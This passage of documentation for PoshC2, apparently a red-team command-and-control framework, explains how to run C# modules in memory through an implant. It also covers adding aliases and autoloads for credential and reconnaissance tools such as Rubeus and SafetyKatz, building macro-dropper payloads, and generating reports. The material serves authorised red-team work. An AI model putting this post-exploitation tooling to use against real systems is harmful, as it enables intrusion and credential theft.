The C# Implant also has the ability to load and execute modules in memory, but these modules are C#.NET executables. These modules are invoked through .NET reflection and do not touch disk, and PoshC2 requires a few extra bits of information.

- The Namespace of the class containing the **Main** method
- The Class name of the class containing the **Main** method
- The Assembly name

```
loadmodule MySharpStuff.exe
run-exe Namespace.Class Assembly <args>
```


For example, if the below code was compiled into an executable:

```
using System;

namespace ConsoleApp1
{
    class MySuperProgram
    {
        static void Main(string[] args)
        {
            if (args.Length >= 1)
            {
                Console.WriteLine(args[0]);
            }
        }
    }
}
```

Then we can see the namespace is **ConsoleApp1**, and the class is **MySuperProgram**

The Assembly Name can be found in Visual Studio by right-clicking the project (not the solution) and choosing *Properties*



Alternatively it can be found in the Projects **.csproj** file:

ConsoleApp1.csproj

```
<?xml version="1.0" encoding="utf-8"?>
<Project ToolsVersion="15.0" xmlns="http://schemas.microsoft.com/developer/msbuild/
  <Import Project="$(MSBuildExtensionsPath)\$(MSBuildToolsVersion)\Microsoft.Commor
  <PropertyGroup>
    <Configuration Condition=" '$(Configuration)' == '' ">Debug</Configuration>
    <Platform Condition=" '$(Platform)' == '' ">AnyCPU</Platform>
    <ProjectGuid>{D4F8E5B1-764D-4D83-98C0-7E5286B8A9AC}</ProjectGuid>
    <OutputType>Exe</OutputType>
    <RootNamespace>ConsoleApp1</RootNamespace>
    <AssemblyName>PwnStuff</AssemblyName>
    <TargetFrameworkVersion>v4.7.2</TargetFrameworkVersion>
    <FileAlignment>512</FileAlignment>
    <AutoGenerateBindingRedirects>true</AutoGenerateBindingRedirects>
    <Deterministic>true</Deterministic>
  </PropertyGroup>
  <PropertyGroup Condition=" '$(Configuration)|$(Platform)' == 'Debug|AnyCPU' ">
    <PlatformTarget>AnyCPU</PlatformTarget>
    <DebugSymbols>true</DebugSymbols>
    <DebugType>full</DebugType>
    <Optimize>false</Optimize>
    <OutputPath>bin\Debug\</OutputPath>
    <DefineConstants>DEBUG;TRACE</DefineConstants>
    <ErrorReport>prompt</ErrorReport>
    <WarningLevel>4</WarningLevel>
  </PropertyGroup>
  <PropertyGroup Condition=" '$(Configuration)|$(Platform)' == 'Release|AnyCPU' ">
    <PlatformTarget>AnyCPU</PlatformTarget>
    <DebugType>pdbonly</DebugType>
    <Optimize>true</Optimize>
    <OutputPath>bin\Release\</OutputPath>
    <DefineConstants>TRACE</DefineConstants>
    <ErrorReport>prompt</ErrorReport>
    <WarningLevel>4</WarningLevel>
  </PropertyGroup>
  <ItemGroup>
    <Reference Include="System" />
    <Reference Include="System.Core" />
    <Reference Include="System.Xml.Linq" />
    <Reference Include="System.Data.DataSetExtensions" />
    <Reference Include="Microsoft.CSharp" />
    <Reference Include="System.Data" />
    <Reference Include="System.Net.Http" />
    <Reference Include="System.Xml" />
  </ItemGroup>
  <ItemGroup>
    <Compile Include="Program.cs" />
    <Compile Include="Properties\AssemblyInfo.cs" />
  </ItemGroup>
  <ItemGroup>
    <None Include="App.config" />
  </ItemGroup>
  <Import Project="$(MSBuildToolsPath)\Microsoft.CSharp.targets" />
</Project>
```

In this case the Assembly Name is **PwnStuff**.

The command then to run the executable and print "PoshC2Rocks" would be:

```
run-exe ConsoleApp1.MySuperProgram PwnStuff PoshC2Rocks
```

```
Task 00016 (R2B2) issued against implant 2 on host DESKTOP-7VSCAIC\bob @ DESKTOP
run-exe ConsoleApp1.MySuperProgram PwnStuff PoshC2Rocks


Task 00016 (R2B2) returned against implant 2 on host DESKTOP-7VSCAIC\bob @ DESKT


PoshC2Rocks
```

There is also a `run-dll` command which works exactly the same way as `run-exe` for C#.NET DLLs, however there is one additional argument which specifies the entry point (and the class and namespace must match that of this entrypoint):

```
run-dll ConsoleApp1.MySuperProgram PwnStuff MyEntryMethod PoshC2Rocks
```

6.3.2 Adding Aliases

We fully appreciate that nobody wants to type `run-exe ConsoleApp1.MySuperProgram PwnStuff PoshC2Rocks` over and over, and that is why we added aliases in **poshc2/client/Alias.py**.

Aliases can either replace full or part commands, depending on the preference:

```
# C# Implant
cs_alias = [
    ["s", "get-screenshot"],
]

# Parts of commands to replace if command starts with the key
cs_replace = [
    ["safetydump", "run-exe SafetyDump.Program SafetyDump"],
    ["sharpup", "run-exe SharpUp.Program SharpUp"],
    ["seatbelt", "run-exe Seatbelt.Program Seatbelt"],
    ["rubeus", "run-exe Rubeus.Program Rubeus"],
    ["sharpview", "run-exe SharpView.Program SharpView"],
    ["sharphound", "run-exe Sharphound2.Sharphound Sharphound"],
    ["sharpweb", "run-exe SharpWeb.Program SharbWeb"],
    ["watson", "run-exe Watson.Program Watson"],
    ["pwnstuff", "run-exe ConsoleApp1.MySuperProgram PwnStuff"]
]
```

There are separate lists for each Implant type, and the `_alias` lists replace the full typed command with the value if the full typed command matches the alias.

For example, if the user types `s`, that is replaced with `get-screenshot`. If the user types `sort`, that is not.

The `*_replace` lists replace the alias with the value if the typed command **starts with** the alias, allowing the command to take arguments.

For example, if the user types `rubeus kerberoast`, it will be replaced with `run-exe Rubeus.Program Rubeus kerberoast`. If the user types `echo "rubeus"`, no substitution will take place.

Adding the `pwnstuff` alias then allows us to run `pwnstuff PoshC2Rocks` instead of `run-exe ConsoleApp1.MySuperProgram PwnStuff PoshC2Rocks`.

6.3.3 Adding Autoloads

PoshC2 allows certain modules to be loaded automatically when a command is run. This is useful for loading a frequently used module without requiring the user to load it manually first, but has the risk of loading modules into memory by mistake if the user runs the wrong command at the wrong time.

To add an autoload, edit **poshc2/server/Autoloads.py** and add a line for your command for the Implant type. For example, we can load PwnStuff.exe automatically when the user runs a `pwnstuff ...` command.

```
def run_autoloads_sharp(command, randomuri, user):
    command = command.lower().strip()
    if command.startswith("run-exe seatbelt"): check_module_loaded("Seatbelt.exe",␣
↪randomuri, user)
    elif command.startswith("run-exe sharpup"): check_module_loaded("SharpUp.exe",␣
↪randomuri, user)
    elif command.startswith("run-exe safetydump"): check_module_loaded("SafetyDump.exe
↪", randomuri, user)
    elif command.startswith("run-exe rubeus"): check_module_loaded("Rubeus.exe",␣
↪randomuri, user)
    elif command.startswith("run-exe sharpview"): check_module_loaded("SharpView.exe",
↪ randomuri, user)
    elif command.startswith("run-exe watson"): check_module_loaded("Watson.exe",␣
↪randomuri, user)
    elif command.startswith("run-exe sharphound"): check_module_loaded("SharpHound.exe
↪", randomuri, user)
    elif command.startswith("run-exe internalmonologue"): check_module_loaded(
↪"InternalMonologue.exe", randomuri, user)
    elif command.startswith("run-exe sharpsocks"): check_module_loaded("SharpSocks.exe
↪", randomuri, user)
    elif command.startswith("run-exe sharpweb"): check_module_loaded("SharpWeb.exe",␣
↪randomuri, user)
    elif command.startswith("run-exe wmiexec.program"): check_module_loaded("WExec.exe
↪", randomuri, user)
    elif command.startswith("run-exe smbexec.program"): check_module_loaded("SExec.exe
↪", randomuri, user)
    elif command.startswith("run-exe invoke_dcom.program"): check_module_loaded("DCOM.
↪exe", randomuri, user)
    elif command.startswith("sharpsocks"): check_module_loaded("SharpSocks.exe",␣
↪randomuri, user)
    elif command.startswith("safetykatz"): check_module_loaded("SafetyKatz.exe",␣
↪randomuri, user)
    elif command.startswith("pwnstuff"): check_module_loaded("PwnStuff.exe",␣
↪randomuri, user)
```

6.3.4 Adding Auto-completion

If you want to add an entry in the autocompletion prompt for your module, or add it to the `help` command, then you can add it to **poshc2/client/Help.py**.

Simply add it to the relevant lists for the different prompt contexts (C# Implant, PS Implant etc) for the autocompletion or to the relevant help text block and restart the Implant-Handler.

These commands can include aliases.

```
SHARPCOMMANDS = ["get-userinfo", "stop-keystrokes", "get-keystrokes", "delete", "move
↪", "label-implant", "upload-file", "quit",
            "download-file", "get-content", "ls-recurse", "turtle", "cred-popper",
↪"resolveip", "resolvednsname", "testadcredential",
            "testlocalcredential", "get-screenshot", "modulesloaded", "get-
↪serviceperms", "unhide-implant", "arpscan", "ls", "pwd", "dir",
            "inject-shellcode", "start-process", "run-exe", "run-dll", "hide-implant
↪", "help", "searchhelp", "listmodules", "loadmodule",
            "loadmoduleforce", "back", "ps", "beacon", "setbeacon", "kill-implant",
↪"get-screenshotmulti", "safetydump", "seatbelt", "sharpup",
            "sharphound", "rubeus", "sharpview", "watson", "get-hash", "migrate",
↪"sharpsocks", "safetykatz", "get-computerinfo", "get-dodgyprocesses", "sharpweb",
↪"pwnstuff"
```

6.3.5 Adding Payloads

Payloads are generated when the C2 Server first starts for a new project, or when a new payload is created from the Implant-Handler through **create*payload** commands, such as `createnewpayload` and `createdaisypayload`.

The generation of these payloads can be altered by editing the templates in the **resources/payload-templates** directory of the installation directory and/or editing **poshc2/server/Payloads.py**, which is responsible for the generation of the payloads.

If you want to add a brand new payload type, a new payload-generator file can be added to **poshc2/server/payloads/**.

Any new Python file in this directory will be imported and the *create_payloads* function executed, passing in the provided Payload details and name.

Operators can extend PoshC2's payload generation functionality in this way. See **poshc2/server/payloads/Macro-Payloads.py** for an example.

poshc2 > server > payloads > Macro-Payloads.py > ...

Unsaved changes (cannot determine recent change or authors)

```
1   from poshc2.server.Config import PayloadTemplatesDirectory
2   from poshc2.Colours import Colours
3   from poshc2.Utils import formStrMacro
4
5
6   def create_payloads(payloads, name):
7       payloads.QuickstartLog(Colours.END)
8       payloads.QuickstartLog(f"Macro Payload written to: {payloads
9
10      strmacro = formStrMacro("str", str(payloads.CreateRawBase())
11      with open(f"{PayloadTemplatesDirectory}dropper.macro", 'r')
12          content = f.read()
13      content = str(content).replace("#REPLACEME#", strmacro)
14
15      with open(f"{payloads.BaseDirectory}macro.txt", 'w') as f:
16          f.write(content)
```

6.3.6 Opsec

Operation Security is important, and so to prevent operators from running potentially dangerous commands, anything listed in *poshc2/client/Opsec.py* will require accepting an additional prompt when the command is run.


6.4 Reporting

Reporting and logging is an extremely important part of running a Red Team engagement and PoshC2 ensures that every detail is logged to the database. It is always worth noting that PoshC2's time-zone will work off the local server time, so if you are working in multiple countries or another time-zone, it is highly recommended that your time-zone is configured accordingly.

By default, PoshC2 records every command and all output from each Implant that is used and logs this information to the database, in addition to all the metadata around that command, such as the issuing user, the hostname and so on.

While the database can be interacted with directly, PoshC2 also has a number of reporting commands to aid in the processing of this information.

To output basic HTML reports from Implant-Handler top level prompt run the `generate-reports` command, which will generate a number of HTML pages to the *reports* directory in addition to dumping the data as CSV files.



The CSV files only can be generated using the `generate-csvs` command.

There is also the `fpc` command which can be used to find a PoshC2 command. This command can search through command input and output for search terms, and filter commands using a variety of filters.

```
root@azrael ~ fpc -h
usage: fpc.py [-h] [-p PROJECT] [-d DATABASE_TYPE] [-pg POSTGRES_STRING] [-c COMMAND] [-u

Find Posh Command - Search for a PoshC2 Command Output

optional arguments:
  -h, --help            show this help message and exit
  -p PROJECT, --project PROJECT
                        The PoshC2 project dir
  -d DATABASE_TYPE, --database_type DATABASE_TYPE
                        The database type (SQLite/Postgres)
  -pg POSTGRES_STRING, --postgres_string POSTGRES_STRING
                        The postgres connection string (if using postgres)
  -c COMMAND, --command COMMAND
                        The command to search for
  -u USER, --user USER  The user to filter on
  -o OUTPUT, --output OUTPUT
                        The output to search for
  -t TASKID, --taskid TASKID
                        The taskid to search for
```

6.5 License

6.5.1 BSD 3-Clause License

Copyright (c) 2020, Nettitude

All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

- Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.
- Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.
- Neither the name of the copyright holder nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT HOLDER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.